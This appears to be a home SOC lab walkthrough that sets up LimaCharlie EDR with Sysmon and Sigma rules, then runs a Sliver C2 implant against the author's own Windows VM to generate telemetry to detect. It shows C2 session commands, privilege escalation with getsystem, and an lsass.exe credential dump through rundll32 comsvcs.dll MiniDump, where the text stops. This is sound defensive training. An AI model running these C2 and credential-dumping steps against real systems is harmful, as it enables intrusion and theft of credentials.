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
Home Soc Lab


Part 1 – LimaCharlie Setup

LimaCharlie is a powerful SecOps cloud platform. It comes with cross-platform Endpoint Detection and Response agent and handles all o the log shipping/ingestion and has a threat detection system.


1. Create a free LimaCharlie Account
2. Create an organisation (with no pre-configurations)
3. Create a Windows sensor
   - Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time.
4. Install the sensor using the Administrative Command Prompt, it has now been registered with LimaCharlie's cloud



5. Configure LimaCharlie to also ship Sysmon event logs alongside its own EDR telemetry. Done by adding Artefact Collection rules to automate Sysmon event logs



6. We are going to add the Sigma Ext, which adds hundreds of rules to identify potential threats in logs generated by Sysmon. [open source Sigma ruleset]



Conclusion:

- Configured LimaCharlie, powerful EDR agent
- Created a windows sensor and implemented an artifact collection rule to automate Sysmon event logs.
- Added Sigma extension which consist of Sigma rules which are structured threat detection rules.


Part 2 – Prepare for Attack & Defend

Sliver C2 is an open-source Command & Control (C2) framework developed by BishopFox, designed for red team operations, penetration testing, and adversary emulation. It serves as an alternative to proprietary C2 frameworks like Cobalt Strike and Metasploit.

1. Launch sliver client in Ubuntu

2. Start HTTP listener


3. Generate C2 implant and drop it into the Downloads directory. IP is from the Ubuntu subsystem.



4. Confirm sliver server has an implant and make sure the HTTP listener job is running prior to executing our payload

```
[server] sliver > implants

 Name            Implant Type   Template   OS/Arch             Format   Command & Control            Debug
=============== ============== ========== =============== ============ ============================ =======
 SEVERE_YOGURT   session        sliver     windows/amd64   EXECUTABLE   [1] https://172.25.114.254   false

[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80
```

5. Run the C2 Implant in the Administrative Command Prompt




```
[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80

[*] Session 91df20c3 SEVERE_YOGURT - 172.25.112.1:53454 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 17:18:52 UTC

[server] sliver >
```

6. Verify the session and use the new C2 session

```
[server] sliver > sessions

 ID         Transport   Remote Address       Hostname    Username   Operating System   Health
========== =========== ==================== =========== ========== ================== =========
 91df20c3   http(s)     172.25.112.1:53454   lab000000   sywtbsa    windows/amd64      [ALIVE]

[server] sliver > use 91df20c3

[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)

[server] sliver (SEVERE_YOGURT) >
```

We are now interacting with the C2 session on the windows VM. Let's run a few basic commands to get our bearing on the victim host:

- Info – basic info about the session
- Whoami – find out what user your implant is running as and what privileges it has
- Pwd – Identify our implants working directory
- Netstat – examine network connections occurring on the remote system
    - Rphcp.exe is the LimaCharlie EDR service executable
    - Slivers own implant is highlighted in green
- ps -T – Identify running processes on the remote system


Select root@lab000000: /home/sywtbsa


```
[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)

[server] sliver (SEVERE_YOGURT) > info

        Session ID: 91df20c3-0a7d-438d-a826-a9332c623966
              Name: SEVERE_YOGURT
          Hostname: lab000000
              UUID: d2bb90f7-e433-48a2-8010-aca45adbc59f
          Username: lab000000\sywtbsa
               UID: S-1-5-21-3327490159-1074428985-2300167398-500
               GID: S-1-5-21-3327490159-1074428985-2300167398-513
               PID: 8052
                OS: windows
           Version: 10 build 22000 x86_64
            Locale: en-US
              Arch: amd64
        Active C2: https://172.25.114.254
    Remote Address: 172.25.112.1:53454
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu Feb 13 17:18:52 UTC 2025 (10m21s ago)
      Last Checkin: Thu Feb 13 17:29:13 UTC 2025 (0s ago)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: lab000000\sywtbsa
[*] Current Token ID: lab000000\sywtbsa
```

```
[server] sliver (SEVERE_YOGURT) > netstat

 Protocol   Local Address                                                Foreign Address
                        State         PID/Program Name
========== ========================================================== ==========================================
======================= ============ ==============================
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:3389    finc-20-b2-v4wan-169598-cust2512.vm7.
cable.virginm.net.:58565   ESTABLISHED   1120/svchost.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49749   20.7.2.167:443
                        ESTABLISHED   3360/svchost.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49833   168.63.129.16:32526
                        ESTABLISHED   6956/WindowsAzureGuestAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49842   168.63.129.16:80
                        ESTABLISHED   6956/WindowsAzureGuestAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49853   168.63.129.16:32526
                        ESTABLISHED   6856/WaAppAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49864   51.105.71.137:443
                        ESTABLISHED   3820/LabServicesAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:52180   114.152.242.35.bc.googleusercontent.c
om.:443                 ESTABLISHED   4924/rphcp.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53115   23.100.122.113:443
                        ESTABLISHED   3820/LabServicesAgent.exe
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53823   168.63.129.16:80
                        TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53829   151.101.46.172:80
                        TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53845   151.101.46.172:80
                        TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53851   151.101.46.172:80
                        TIME_WAIT     0/
 tcp        lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53869   151.101.46.172:80
```

```
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54027                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54029                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54030                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54031                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54032                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54038                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54039                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54040                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54042                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54043                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54049                                   172.25.114.254:80
                        TIME_WAIT     0/
 tcp        lab000000.mshome.net.:54051                                   172.25.114.254:80
                        ESTABLISHED   8052/SEVERE_YOGURT.exe

[server] sliver (SEVERE_YOGURT) >
```


We can see our implant and whatever security products the victim system is using. In this case it's Sysmon.






7. We can observe all the EDR telemetry on LimaCharlie


View all processes in LimaCharlie, we can find the source and destination IP of the implant if you view network connections






We can inspect the hash in the file system tab and redirect to virus total to inspect it.


Pro Tip: If the file is a common/well-known malware sample, you will know it right away. However, “Item not found” on VT **does not mean that this file is innocent**, just that it’s never been seen before by VirusTotal. This makes sense because we just generated this payload ourselves, so of course it’s not likely to be seen by VirusTotal before. This is an important lesson for any analyst to learn — if you already suspect a file to be possible malware, but VirusTotal has never seen it before, trust your gut. This actually makes a file even more suspicious because *nearly everything* has been seen by VirusTotal, so your sample may have been custom-crafted/targeted which ups the ante a bit. In a mature SOC, this would likely affect the TLP of the IOC and/or case itself.



Click “Timeline” on the left-side menu of our sensor. This is a near real-time view of EDR telemetry + event logs streaming from this system.



You can filter using Indicators of Compromise like the name of the implant or the known C2 IP address



Conclusion:

- Generated and used a Sliver C2 implant
- Verified the C2 implant's session existed and learnt basic commands to study the host
- Observed all the EDR telemetry on LimaCharlie by viewing all the processes, inspecting hashes in the file system and viewing the timeline which presents a near real-time EDR telemetry from the system

Part 3 – Let's Get Adversarial

In this part we are going to use the C2 session and see if we can detect it with the rules we have in place

1. Elevate the implant to a SYSTEM level process, using whoami we can see our new privileges

```
[server] sliver (SEVERE_YOGURT) > getsystem


[*] A new SYSTEM session should pop soon...

[*] Session 55bf6f14 SEVERE_YOGURT - 172.25.112.1:56783 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 18:13:46 UTC

[server] sliver (SEVERE_YOGURT) > use 55bf6f14

[*] Active session SEVERE_YOGURT (55bf6f14-73ed-4f6d-8686-3369a491725d)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
[server] sliver (SEVERE_YOGURT) >
```

We are going to steal credentials on a system by dumping the lsass.exe (windows process that holds sensitive information such as credentials) from memory. We will be using LOLBIN (legitimate binary already on the system) to do this.

2. Identify the process ID of lsass.exe


```
[server] sliver (SEVERE_YOGURT) > ps -e lsass.exe

 Pid   Ppid   Owner                Arch     Executable   Session
===== ====== ===================== ======== ============ =========
 760   624    NT AUTHORITY\SYSTEM   x86_64   lsass.exe    0


⚠  Security Product(s): Sysmon64

[server] sliver (SEVERE_YOGURT) >
```

3. Run a command that will dump the remote process from memory


Using the PID we will run a command that will dump the remote process from memory and save it to C:\Windows\Temp\lsass.dmp.

```
[server] sliver (SEVERE_YOGURT) > execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 760 C:\\Windows\\Te
p\\lsass.dmp full

[*] Command executed successfully

